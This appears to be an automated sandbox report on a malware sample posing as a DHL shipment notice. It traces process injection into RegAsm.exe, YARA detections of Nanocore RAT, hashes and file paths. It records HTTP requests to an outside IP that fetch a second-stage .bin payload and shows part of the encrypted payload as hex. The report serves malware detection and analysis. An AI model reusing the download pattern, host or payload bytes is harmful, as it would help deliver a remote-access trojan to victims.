1	192.168.11.20	49747	178.32.63.50	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 13:10:20.326961040 CEST	1208	OUT	GET /moss/nancata_RbkGW109.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 178.32.63.50 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 13:10:20.344475985 CEST	1209	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 11:10:20 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 26 Sep 2021 18:15:43 GMT ETag: "32a40-5cce9f7f9e585" Accept-Ranges: bytes Content-Length: 207424 Content-Type: application/octet-stream Data Raw: e0 c0 3d 70 a7 8b f9 0b b1 2c ab fe 80 ab 07 da 79 43 01 3a a5 ae e7 e6 8e fa 15 ec 18 3c f1 80 df a0 6c 44 8d 86 7e f1 46 ac 67 bd f2 2c fa 8b 11 f7 ff 7c 9e 53 83 da d6 f0 2f e9 e6 8d 54 8b 7d f6 53 fe 89 95 57 89 93 ae 11 92 01 4c f2 d2 fe 77 6f 52 17 2b 41 c8 25 ce c1 a4 d3 79 30 3d e3 3f 64 8a ab 99 32 f1 5f 90 d9 4d 49 f4 59 df 5d aa a2 14 7e ff dc 92 1b b5 77 dd 49 1d 12 55 24 41 63 6b 8b 0e ea 46 17 0a 1b c6 88 2d 5d 5e f2 ee e1 08 3e 17 df af 69 78 78 f2 a8 91 25 77 4c 78 ed 01 a0 3c b7 18 33 75 91 67 6f 3d 77 80 1c 9f e3 dd 1e ce 07 53 30 95 2e e8 1a d1 48 f2 67 f6 39 5d 7c 48 fe 44 35 9a fd 88 8f ca c8 39 9f d9 ed 03 69 82 8f 96 e3 29 03 a8 5f 01 e3 00 07 f1 5e f8 e9 1a 6e 44 f3 8e 35 25 3d 81 2c 61 75 92 96 6d 3a ef 23 69 de 02 05 e0 ab 4f 13 dd 1c 17 73 78 19 36 92 a2 1b 90 24 3b ca f4 9f 37 6f 8d 97 43 0e 90 f7 56 5b ab 52 83 22 3a 89 d7 d0 cd fb 07 37 69 8b 5f 18 24 cf ef ae cc 56 0b d7 77 50 af be f0 3a 85 5d 77 0e 47 5c f5 17 4a d8 11 59 0d 20 34 c4 4c 40 af c0 36 90 ac d2 92 06 bf 0c 1a 25 af 85 1d 0b d1 9d 85 56 b2 91 62 45 94 c8 3d af e0 30 16 6d e1 b5 ea 0e 8e 93 5d c4 a3 45 32 c0 e8 04 87 77 7b d7 65 3a 81 df e9 86 cf 72 95 6c 23 df a7 99 bd 31 e8 de 61 72 a3 1e ad 34 42 1d 9c 70 9f d4 f5 79 13 a0 36 11 6d 9f 24 37 2a 69 58 81 60 25 68 7f 22 a4 af f6 2a 51 94 14 32 84 40 b5 ee 49 09 55 23 3f 90 0f eb f3 e5 63 18 0f 3f 6e 29 d6 ea c9 86 e1 a6 f5 c4 04 77 94 f5 ea 85 59 be c3 32 0e 3d e6 5c 4d 9e 18 92 d0 7f 50 cc 8e 97 85 f7 e9 f6 8e cd 2a dd 99 95 d9 a7 ee 21 c1 82 cd 9a 30 8f 3c fb 05 70 ab 95 8c a0 a8 96 e1 b8 a7 1f 13 c2 bf 07 ed 58 dd 67 63 bb 5b 95 55 9a 88 e7 cb 83 0a 88 0e e1 30 1e 38 c4 0b f0 0f c0 ce b9 ba b9 f6 db 2c b9 66 72 8a ad 47 d9 49 a8 20 86 b0 1d 5b d2 55 d9 b9 63 33 b8 96 64 9c 18 07 b0 5d fd 3a 8f 83 32 5a 66 cd ee e7 e3 2c f3 bd 07 7b 1d e8 7c 71 e8 a4 45 4c f0 e5 d3 aa eb 8d 3e 41 6c 73 94 bf c2 e4 4d 55 ac e2 16 7f c8 88 e8 bb 13 54 05 ef 40 95 a6 86 ed ff 11 3a 62 7e c0 c8 68 dc 0d 81 1a ed 38 d2 95 9a da f4 93 24 7a 42 0c 3b 38 ec 2c ee 07 75 65 a1 17 a0 67 0e 7d 9e e2 1f 9e 01 df 3c a3 7d a0 6c 67 06 8a da d5 a3 b4 f4 7f ad fa 48 92 09 02 f2 05 6c 6a d5 cb 76 0c bc 42 f6 21 cd 1f c0 58 ea 17 fa 6d 31 73 d7 f7 be 28 df 4a 66 b1 32 34 09 d3 b1 43 97 6c 11 1b 63 16 a1 14 4d 6f 3a 29 9b b1 eb e0 ef 58 6d d4 54 f3 93 b3 db 46 99 2b 3f c5 37 94 33 99 04 10 26 60 55 06 f6 b4 c9 d2 a3 1f dd 12 e3 e9 68 d9 cd b7 d8 ea 2e f0 b2 8e 79 a4 9a 8e 76 b1 3f d9 5f 4c 2e 2f 54 1c 23 8b 4b 13 a1 7b 4c 75 0d 7f 63 61 36 78 fb fb 2e 55 20 9e cb 54 b5 90 6f ce f3 9d 2f 17 be 10 42 79 05 5f 90 c3 fe 80 bf 57 9a a7 af 11 99 fe b3 f2 d1 46 77 7e 2c 15 2b 41 cc 0a f3 c1 a4 d9 53 30 2e d3 3e 64 81 ab 99 32 f5 5f 90 c8 33 4a f4 59 db 32 94 a2 14 74 d5 dc 81 2b b4 77 d6 c9 1d 12 50 2a 5e c8 1b 8f ba e3 8f 59 8d 1a 8a 4f 26 09 25 ab 9c c1 73 4c 78 b8 db 08 15 49 ef cc ff 4b 1c 57 18 8f 64 8a 64 c2 75 23 16 ff 48 2b 72 24 a0 71 f0 87 ba 2b dd 27 5e 32 bd 6f e8 1a db 62 d4 1c 44 39 4e 00 4b fd 60 94 bd 14 db 8f ca d9 47 dd d9 ed 09 05 85 81 97 f3 05 17 80 5e c9 e2 2b 1e bc 5c de c2 1d ee 06 61 69 3e 0e 3d df 6e 61 75 98 be 6e 0a e5 63 66 de 22 05 e0 ab 4d 13 df 00 02 5e 7f 3f 1e d3 a2 1f 9a 0e 1d e1 03 9f 24 5f 0e 94 Data Ascii: =p,yC:<lD~Fg,|S/T}SWLwoR+A%y0=?d2_MIY]~wIU$AckF-]^>ixx%wLx<3ugo=wS0.Hg9]\|HD59i)_^nD5%=,a um:#iOsx6$;7oCV[R":7i_$VwP:]wG\JY 4L@6%VbE=0m]E2w{e:rl#1ar4Bpy6m$7*iX`%h"*Q2@IU#?c?n)wY2=\MP*!0<pXgc [U08,frGI [Uc3d]:2Zf,{\|qEL>AlsMUT@:b~h8$zB;8,ueg}<}|gHljvB!Xm1s(Jf24ClcMo:)XmTF+?73&`Uh.yv?_L./T#K{Luca6x.U To/By_WFw~,+AS0.>d2_3JY2t+wP*^YO&%sLxIKWddu#H+r$q+'^2obD9NK`G^+\ai>=nauncf"M^?$_

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49749	178.32.63.50	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 13:10:27.439887047 CEST	1431	OUT	GET /moss/nancata_RbkGW109.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 178.32.63.50 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 13:10:27.457295895 CEST	1432	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 11:10:27 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Sun, 26 Sep 2021 18:15:43 GMT ETag: "32a40-5cce9f7f9e585" Accept-Ranges: bytes Content-Length: 207424 Content-Type: application/octet-stream Data Raw: e0 c0 3d 70 a7 8b f9 0b b1 2c ab fe 80 ab 07 da 79 43 01 3a a5 ae e7 e6 8e fa 15 ec 18 3c f1 80 df a0 6c 44 8d 86 7e f1 46 ac 67 bd f2 2c fa 8b 11 f7 ff 7c 9e 53 83 da d6 f0 2f e9 e6 8d 54 8b 7d f6 53 fe 89 95 57 89 93 ae 11 92 01 4c f2 d2 fe 77 6f 52 17 2b 41 c8 25 ce c1 a4 d3 79 30 3d e3 3f 64 8a ab 99 32 f1 5f 90 d9 4d 49 f4 59 df 5d aa a2 14 7e ff dc 92 1b b5 77 dd 49 1d 12 55 24 41 63 6b 8b 0e ea 46 17 0a 1b c6 88 2d 5d 5e f2 ee e1 08 3e 17 df af 69 78 78 f2 a8 91 25 77 4c 78 ed 01 a0 3c b7 18 33 75 91 67 6f 3d 77 80 1c 9f e3 dd 1e ce 07 53 30 95 2e e8 1a d1 48 f2 67 f6 39 5d 7c 48 fe 44 35 9a fd 88 8f ca c8 39 9f d9 ed 03 69 82 8f 96 e3 29 03 a8 5f 01 e3 00 07 f1 5e f8 e9 1a 6e 44 f3 8e 35 25 3d 81 2c 61 75 92 96 6d 3a ef 23 69 de 02 05 e0 ab 4f 13 dd 1c 17 73 78 19 36 92 a2 1b 90 24 3b ca f4 9f 37 6f 8d 97 43 0e 90 f7 56 5b ab 52 83 22 3a 89 d7 d0 cd fb 07 37 69 8b 5f 18 24 cf ef ae cc 56 0b d7 77 50 af be f0 3a 85 5d 77 0e 47 5c f5 17 4a d8 11 59 0d 20 34 c4 4c 40 af c0 36 90 ac d2 92 06 bf 0c 1a 25 af 85 1d 0b d1 9d 85 56 b2 91 62 45 94 c8 3d af e0 30 16 6d e1 b5 ea 0e 8e 93 5d c4 a3 45 32 c0 e8 04 87 77 7b d7 65 3a 81 df e9 86 cf 72 95 6c 23 df a7 99 bd 31 e8 de 61 72 a3 1e ad 34 42 1d 9c 70 9f d4 f5 79 13 a0 36 11 6d 9f 24 37 2a 69 58 81 60 25 68 7f 22 a4 af f6 2a 51 94 14 32 84 40 b5 ee 49 09 55 23 3f 90 0f eb f3 e5 63 18 0f 3f 6e 29 d6 ea c9 86 e1 a6 f5 c4 04 77 94 f5 ea 85 59 be c3 32 0e 3d e6 5c 4d 9e 18 92 d0 7f 50 cc 8e 97 85 f7 e9 f6 8e cd 2a dd 99 95 d9 a7 ee 21 c1 82 cd 9a 30 8f 3c fb 05 70 ab 95 8c a0 a8 96 e1 b8 a7 1f 13 c2 bf 07 ed 58 dd 67 63 bb 5b 95 55 9a 88 e7 cb 83 0a 88 0e e1 30 1e 38 c4 0b f0 0f c0 ce b9 ba b9 f6 db 2c b9 66 72 8a ad 47 d9 49 a8 20 86 b0 1d 5b d2 55 d9 b9 63 33 b8 96 64 9c 18 07 b0 5d fd 3a 8f 83 32 5a 66 cd ee e7 e3 2c f3 bd 07 7b 1d e8 7c 71 e8 a4 45 4c f0 e5 d3 aa eb 8d 3e 41 6c 73 94 bf c2 e4 4d 55 ac e2 16 7f c8 88 e8 bb 13 54 05 ef 40 95 a6 86 ed ff 11 3a 62 7e c0 c8 68 dc 0d 81 1a ed 38 d2 95 9a da f4 93 24 7a 42 0c 3b 38 ec 2c ee 07 75 65 a1 17 a0 67 0e 7d 9e e2 1f 9e 01 df 3c a3 7d a0 6c 67 06 8a da d5 a3 b4 f4 7f ad fa 48 92 09 02 f2 05 6c 6a d5 cb 76 0c bc 42 f6 21 cd 1f c0 58 ea 17 fa 6d 31 73 d7 f7 be 28 df 4a 66 b1 32 34 09 d3 b1 43 97 6c 11 1b 63 16 a1 14 4d 6f 3a 29 9b b1 eb e0 ef 58 6d d4 54 f3 93 b3 db 46 99 2b 3f c5 37 94 33 99 04 10 26 60 55 06 f6 b4 c9 d2 a3 1f dd 12 e3 e9 68 d9 cd b7 d8 ea 2e f0 b2 8e 79 a4 9a 8e 76 b1 3f d9 5f 4c 2e 2f 54 1c 23 8b 4b 13 a1 7b 4c 75 0d 7f 63 61 36 78 fb fb 2e 55 20 9e cb 54 b5 90 6f ce f3 9d 2f 17 be 10 42 79 05 5f 90 c3 fe 80 bf 57 9a a7 af 11 99 fe b3 f2 d1 46 77 7e 2c 15 2b 41 cc 0a f3 c1 a4 d9 53 30 2e d3 3e 64 81 ab 99 32 f5 5f 90 c8 33 4a f4 59 db 32 94 a2 14 74 d5 dc 81 2b b4 77 d6 c9 1d 12 50 2a 5e c8 1b 8f ba e3 8f 59 8d 1a 8a 4f 26 09 25 ab 9c c1 73 4c 78 b8 db 08 15 49 ef cc ff 4b 1c 57 18 8f 64 8a 64 c2 75 23 16 ff 48 2b 72 24 a0 71 f0 87 ba 2b dd 27 5e 32 bd 6f e8 1a db 62 d4 1c 44 39 4e 00 4b fd 60 94 bd 14 db 8f ca d9 47 dd d9 ed 09 05 85 81 97 f3 05 17 80 5e c9 e2 2b 1e bc 5c de c2 1d ee 06 61 69 3e 0e 3d df 6e 61 75 98 be 6e 0a e5 63 66 de 22 05 e0 ab 4d 13 df 00 02 5e 7f 3f 1e d3 a2 1f 9a 0e 1d e1 03 9f 24 5f 0e 94 Data Ascii: =p,yC:<lD~Fg,|S/T}SWLwoR+A%y0=?d2_MIY]~wIU$AckF-]^>ixx%wLx<3ugo=wS0.Hg9]\|HD59i)_^nD5%=,aum:#iOsx6$;7oCV[R":7i_$VwP:]wG\JY 4L@6%VbE=0m]E2w{e:rl#1ar4Bpy6m$7*iX`%h"*Q2@IU#?c?n)wY2=\MP*!0<pXgc[U08,frGI [Uc3d]:2Zf,{\|qEL>AlsMUT@:b~h8$zB;8,ueg}<}lgHljvB!Xm1s(Jf24ClcMo:)XmTF+?73&`Uh.yv?_L./T#K{Luca6x.UTo/By_WFw~,+AS0.>d2_3JY2t+wP*^YO&%sLxIKWddu#H+r$q+'^2obD9NK`G^+\ai>=nauncf"M^?$_

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process:
nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
PID: 6936 Parent PID: 5232

General

Start time:	13:08:28
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe'
Imagebase:	0x400000
File size:	94208 bytes
MD5 hash:	CD65994E4F53363527E3651759103759
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

Analysis Process: RegAsm.exe PID: 9088 Parent PID: 6936

General

Start time:	13:08:52
Start date:	27/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\nDHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe'
Imagebase:	0x600000
File size:	53248 bytes
MD5 hash:	A64DACA3CFBCD039DF3EC29D3EDDD001
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 9096 Parent PID: 9088

General

Start time:	13:08:52
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff76c5b0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: Rotacism6.exe PID: 7172 Parent PID: 4652

General

Start time:	13:09:28
Start date:	27/09/2021
Path:	C:\Users\user\Driftigt\Rotacism6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Driftigt\Rotacism6.exe'
Imagebase:	0x400000
File size:	94208 bytes
MD5 hash:	CD65994E4F53363527E3651759103759
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

Analysis Process: Rotacism6.exe PID: 8340 Parent PID: 4652

General

Start time:	13:09:36
Start date:	27/09/2021
Path:	C:\Users\user\Driftigt\Rotacism6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Driftigt\Rotacism6.exe'
Imagebase:	0x400000
File size:	94208 bytes
MD5 hash:	CD65994E4F53363527E3651759103759
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Visual Basic
Reputation:	low

Analysis Process: RegAsm.exe PID: 1368 Parent PID: 7172

General

Start time:	13:09:53
Start date:	27/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Driftigt\Rotacism6.exe'
Imagebase:	0x2c0000
File size:	53248 bytes
MD5 hash:	A64DACA3CFBCD039DF3EC29D3EDDD001
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: RegAsm.exe PID: 4328 Parent PID: 7172

General

Start time:	13:09:53
Start date:	27/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Driftigt\Rotacism6.exe'
Imagebase:	0x850000
File size:	53248 bytes
MD5 hash:	A64DACA3CFBCD039DF3EC29D3EDDD001
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000023.00000002.1758980906.000000001DDD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000023.00000002.1758980906.000000001DDD1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000023.00000002.1759375116.000000001EDD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000023.00000002.1759375116.000000001EDD1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 1624 Parent PID: 4328

General

Start time:	13:09:53
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff76c5b0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: RegAsm.exe PID: 6396 Parent PID: 8340

General

Start time:	13:10:00
Start date:	27/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Driftigt\Rotacism6.exe'
Imagebase:	0x8b0000

File size:	53248 bytes
MD5 hash:	A64DACA3CFBCD039DF3EC29D3EDDD001
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000025.00000002.1829914216.000000001DDE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000025.00000002.1829914216.000000001DDE1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000025.00000002.1830216600.000000001EDE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000025.00000002.1830216600.000000001EDE1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: conhost.exe PID: 7672 Parent PID: 6396

General

Start time:	13:10:01
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff76c5b0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Disassembly

Code Analysis